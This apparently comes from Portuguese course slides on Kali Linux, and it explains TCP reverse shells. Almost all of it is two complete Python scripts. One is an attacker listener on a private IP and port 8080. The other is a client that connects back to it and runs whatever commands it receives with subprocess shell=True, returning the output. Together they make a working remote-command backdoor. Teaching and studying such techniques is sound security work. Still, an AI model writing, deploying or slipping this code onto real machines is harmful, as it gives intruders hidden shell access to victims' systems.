




KALI LINUX

Shell reverso do TCP:

- O Firewall bloqueia as solicitações de conexão com a máquina alvo;
- O shell reverso faz com que o cliente conecte-se à máquina do invasor;





KALI LINUX

Shell reverso do TCP:

- Serviço TCP que aceita conexão do alvo;

```
1  # Servico TCP Server: maquina do invasor
2  import socket # Para construir a conexao TCP
3
4  def connect():
5      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # Inicia um objeto Socket 's'
6      s.bind(("192.168.109.250", 8080)) # Define o endereco IP do invasor
7      s.listen(1) # Ouve e aguarda na porta 8080 a conexao de um alvo em especifico
8      print ('[+] Ouvindo para aceitar a conexao TCP sobre a porta 8080 ...')
9
10     # funcao accept(): retorna o ID do objeto da conexao (conn) retorna o endereco IP
11     # e a porta de origem do alvo no formato de uma tupla (IP,port)
12     conn, addr = s.accept()
13     print ('[+] Obtivemos a conexao do: ', addr)
14     while True:
15         # Obter os dados do usuario e armazenar na variavel command
16         command = input("Shell> ")
17         print(command)
18         # Se o comando finalizado, informamos ao alvo e interrompemos o loop
19         if 'terminate' in command:
20             conn.send('terminate'.encode())
21             conn.close()
22             break
23         else: # Senao, enviamos o comando ao alvo
24             conn.send(command.encode())
25             print (conn.recv(1024) ) # imprime o resultado que retornou do alvo
26
27 def main ():
28     connect()
29     main()
```




KALI LINUX

Shell reverso do TCP:

- ClienteTCP que solicita a conexão;

```
1  # TCP Cliente: maquina cliente
2
3  import socket # Construindo conexao TCP
4  import subprocess # Iniciar o shell do sistema
5
6  def connect():
7      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # inicializa o objeto socket 's'
8      s.connect(('192.168.109.250', 8080)) # Define o endereco IP do invasor e a porta de conexao
9      while True: # Recebe os comando da maquina Kali Linux
10         command = s.recv(1024) # recebe os primeiros 1025 KB do socket TCP
11         # Se obter o comando de finalização do invasor,
12         # fecha a conexao socket e finaliz o loop
13         if 'terminate' in command.decode('utf-8'):
14             s.close()
15             break
16         else: # Senao, recebe o comando
17             CMD = subprocess.Popen(command.decode('utf-8'), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
18             s.send( CMD.stdout.read() ) # envia o resultado do comando
19             s.send( CMD.stderr.read() ) # envia o erro, se uma ocorrer uma sitaxe de erro
20
21 def main ():
22     connect()
23
24 main()
```